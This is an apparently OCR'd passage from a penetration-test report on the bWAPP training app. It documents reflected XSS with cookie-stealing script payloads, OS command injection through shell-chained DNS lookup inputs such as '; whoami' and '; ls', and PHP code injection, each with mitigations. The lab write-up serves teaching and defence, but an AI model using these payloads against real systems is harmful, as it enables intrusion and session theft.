
Attack Vector

The vulnerable parameters are:

- **GET method:** firstname, lastname
- **POST method:** firstname, lastname

Example vulnerable GET request:

http://localhost/bWAPP/xss_get.php?firstname=<script>alert(document.cookie)</script>&lastname=Test&form=submit



Choose your bug: bWAPP v2.2

Set your security level: low Current: low

/ XSS - Reflected (GET) /

Enter your first and last name:


First name:

Last name:

Example vulnerable POST body:

firstname=<script>alert(document.cookie)</script>&lastname=Test&form=submit

Both vectors allow the injection of arbitrary JavaScript, which executes in the victim's browser.




Vulnerability Scan

The vulnerability was confirmed using:

- **OWASP ZAP** – Detected reflected script injection in GET and POST parameters.
- **Manual Testing** – Injected payloads in the application forms and observed JavaScript execution.

ZAP Scan Screenshot:



User Controllable HTML Element Attribute (Potential XSS)


Source	raised by a passive scanner (User Controllable HTML Element Attribute (Potential XSS))
CWE ID	20
WASC ID	20
Reference	▪ https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

How the Attack is Performed

Case 1 – Reflected XSS via GET

1. Navigate to **XSS - Reflected (GET)** in bWAPP.
2. Set security level to **low**.
3. Inject payload into firstname or last name field as both are vulnerable to XSS attack:

<script>alert(document.cookie)</script>



```
localhost/bWAPP/xss_get.php
```


/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

4. Submit form → The payload executes in the browser, showing the PHPSESSID.




```
localhost/bWAPP/xss_get.php?firstname=<script>alert(document.cookie)<%2Fscript>>&lastname=Fa&form=submit
```

```
localhost
PHPSESSID=02n415bhiislgpc4cifaumbc3i; security_level=0
```

First name: t(document.cookie)</script>>

Last name: Fa

5. The original input also gets displayed after the script execution:



```
localhost/bWAPP/xss_get.php?firstname=<script>alert(document.cookie)<%2Fscript>>&lastname=Fa&form=submit
```

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:


Last name:

Welcome > Fa


Case 2 – Reflected XSS via POST

1. Navigate to XSS - Reflected (POST) in bWAPP.
2. Set security level to low.
3. Inject payload into firstname field:

```
<script>alert(document.cookie)</script>
```



4. Submit form → The payload executes, showing the PHPSESSID.



First name: :rt(document.cookie)</script>
Last name: Fathima

```
PHPSESSID=02n415bhiislgpc4cifaumbc3i; security_level=0
```

Welcome fathima Jemina

Prevention & Mitigation

Method	Description
Input Validation	Reject special HTML/JavaScript characters (<, >, ", ').
Output Encoding	Encode user input before inserting into HTML, JS, or attributes.
HTTPOnly Cookies	Mark session cookies as HttpOnly to block JavaScript access.
Content Security Policy (CSP)	Limit allowed script sources to trusted domains.

Security Testing	Use automated tools (ZAP, Burp) and manual pentests regularly.

6.2.2 OS Command Injection

OS Command Injection is a vulnerability that allows an attacker to execute arbitrary operating system commands on the server hosting the application. It occurs when user input is concatenated directly into a system command without proper validation or sanitization. This gives the attacker the ability to run additional commands with the same privileges as the running application, potentially leading to full system compromise.

Risk Rating:


- **Severity:** Critical
- **CVSS: 9.8**

Impact

- **Remote Code Execution (RCE)** – Full control over the target server.
- **Data Theft** – Reading sensitive files (e.g., /etc/passwd, config files).
- **System Compromise** – Creating or modifying system files, adding backdoors.
- **Pivoting** – Using the compromised server to attack internal network systems.
- **Denial of Service** – Executing commands to disrupt services.

Attack Vector

The vulnerability lies in the application's **DNS lookup** functionality, where the user input is directly passed to a system command without sanitization. Example vulnerable parameter: dns_lookup= If an attacker injects special shell characters like ; or &&, they can chain additional OS commands.



DNS lookup: www.nsa.gov;whoami

```
;; communications error to 192.168.10.2#53: host unreachable ;; communications error to 192.168.10.2#53: host
unreachable ;; communications error to 192.168.10.2#53: host unreachable ;; no servers could be reached www-
data
```


Vulnerability Scan

- **Manual Testing** – Entered normal DNS entries (e.g., www.nsa.gov) and verified expected results.
- Injected payloads like:
  - www.nsa.gov; whoami
  - www.nsa.gov; ps
  - www.nsa.gov; ls
- Observed command execution results directly in the application response.

How the Attack is Performed

Case 1 – Executing whoami Command

- **Normal Input:** www.nsa.gov → Performs DNS lookup.
- **Malicious Input:** www.nsa.gov; whoami
- **Result:** Server returns the username under which the web application is running.




DNS lookup: www.nsa.gov;whoami

```
;; communications error to 192.168.10.2#53: host unreachable ;; communications error to 192.168.10.2#53: host
unreachable ;; communications error to 192.168.10.2#53: host unreachable ;; no servers could be reached www-
data
```

Case 2 – Listing Running Processes

- **Malicious Input:** www.nsa.gov; ps

- **Result:** Returns a list of running processes on the server, revealing environment details.




DNS lookup: www.nsa.gov; ps

```
;; communications error to 192.168.10.2#53: host unreachable ;; communications error to 192.168.10.2#53: host
unreachable ;; communications error to 192.168.10.2#53: host unreachable ;; no servers could be reached PID
TTY TIME CMD 10136 ? 00:00:00 apache2 10137 ? 00:00:00 apache2 10138 ? 00:00:00 apache2 10139 ?
00:00:00 apache2 10140 ? 00:00:00 apache2 15325 ? 00:00:00 apache2 15369 ? 00:00:00 apache2 15370 ?
00:00:00 apache2 15371 ? 00:00:00 apache2 15372 ? 00:00:00 apache2 118854 ? 00:00:00 sh 118930 ?
00:00:00 ps
```

Case 3 – Listing Web Application Directory

- **Malicious Input:** www.nsa.gov; ls
- **Result:** Displays all files and directories inside the web application folder.




Security level: low

DNS lookup: www.nsa.gov; ls

```
;; communications error to 192.168.10.2#53: host unreachable ;; communications error to 192.168.10.2#53: host
unreachable ;; communications error to 192.168.10.2#53: host unreachable ;; no servers could be reached 666
admin aim.php apps ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php
ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php
ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php
backdoor.php bof_1.php bof_2.php bugs.txt captcha.php captcha_box.php clickjacking.php commandi.php
commandi_blind.php config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php
csrf_2.php csrf_3.php db directory_traversal_1.php directory_traversal_2.php documents fonts
```

Case 4 – Getting Current Directory Path

- **Malicious Input:** www.nsa.gov; pwd
- **Result:** Reveals the absolute path of the web application's root directory.



Security level: low


DNS lookup: www.nsa.gov; pwd

```
;; communications error to 192.168.10.2#53: host unreachable ;; communications error to 192.168.10.2#53: host
unreachable ;; communications error to 192.168.10.2#53: host unreachable ;; no servers could be reached /var/
www/html/bWAPP
```

Case 5 – Changing Security Level and Re-testing

- **Security Level:** Medium

- **Payload:** www.nsa.gov/ whoami
- **Result:** Confirms that the vulnerability exists even at higher security settings.



DNS lookup: www.nsa.gov | whoami

www-data

Prevention and Mitigation

Method	Description
Input Validation & Sanitization	Accept only valid DNS names via regex; block special shell characters (;, &, `
Parameterization	Use safe APIs or libraries to perform DNS lookups without invoking the OS shell.
Least Privilege	Run the web server under a restricted user account to minimize impact.
Output Encoding	Prevent execution of injected commands by encoding user input before processing.
Security Testing	Regularly test for command injection vulnerabilities using manual testing and automated scanners.

6.2.3 PHP Code Injection

PHP Code Injection is a critical vulnerability where user-supplied input is interpreted as PHP code by the server. This allows attackers to execute arbitrary PHP functions, access sensitive system data, and even gain remote shell access.

In this bWAPP module, the message GET parameter is passed directly into PHP's execution context without sanitization, enabling direct code execution.

Risk Rating:

- **Severity:** Critical
- **CVSS:** 9.8


Impact

- **Full System Compromise** – Execute arbitrary system commands.
- **Sensitive Data Disclosure** – Access configuration files, credentials, and environment variables.
- **Web Shell Deployment** – Maintain persistent access to the server.
- **Privilege Escalation** – Potential to escalate privileges depending on misconfigurations.
- **Service Disruption** – Delete/modify files, crash services.

Attack Vector

The vulnerable parameter:

- **GET method:** message in /phpi.php



```
localhost/bWAPP/phpi.php?message=test
```

/ PHP Code Injection /

This is just a test page, reflecting back your **message**...

test

Vulnerability Scan

Confirmed using:


- **Manual Testing** – Injected PHP function calls (phpinfo(), system('ls')) and confirmed output in browser.
- **Reverse Shell** – Established connection to attacker machine using Netcat.

How the Attack is Performed

Case 1 – Information Disclosure

1. Navigate to PHP Code Injection in bWAPP.
2. Set security level to **low**.
3. Inject payload in message parameter:

phpinfo()

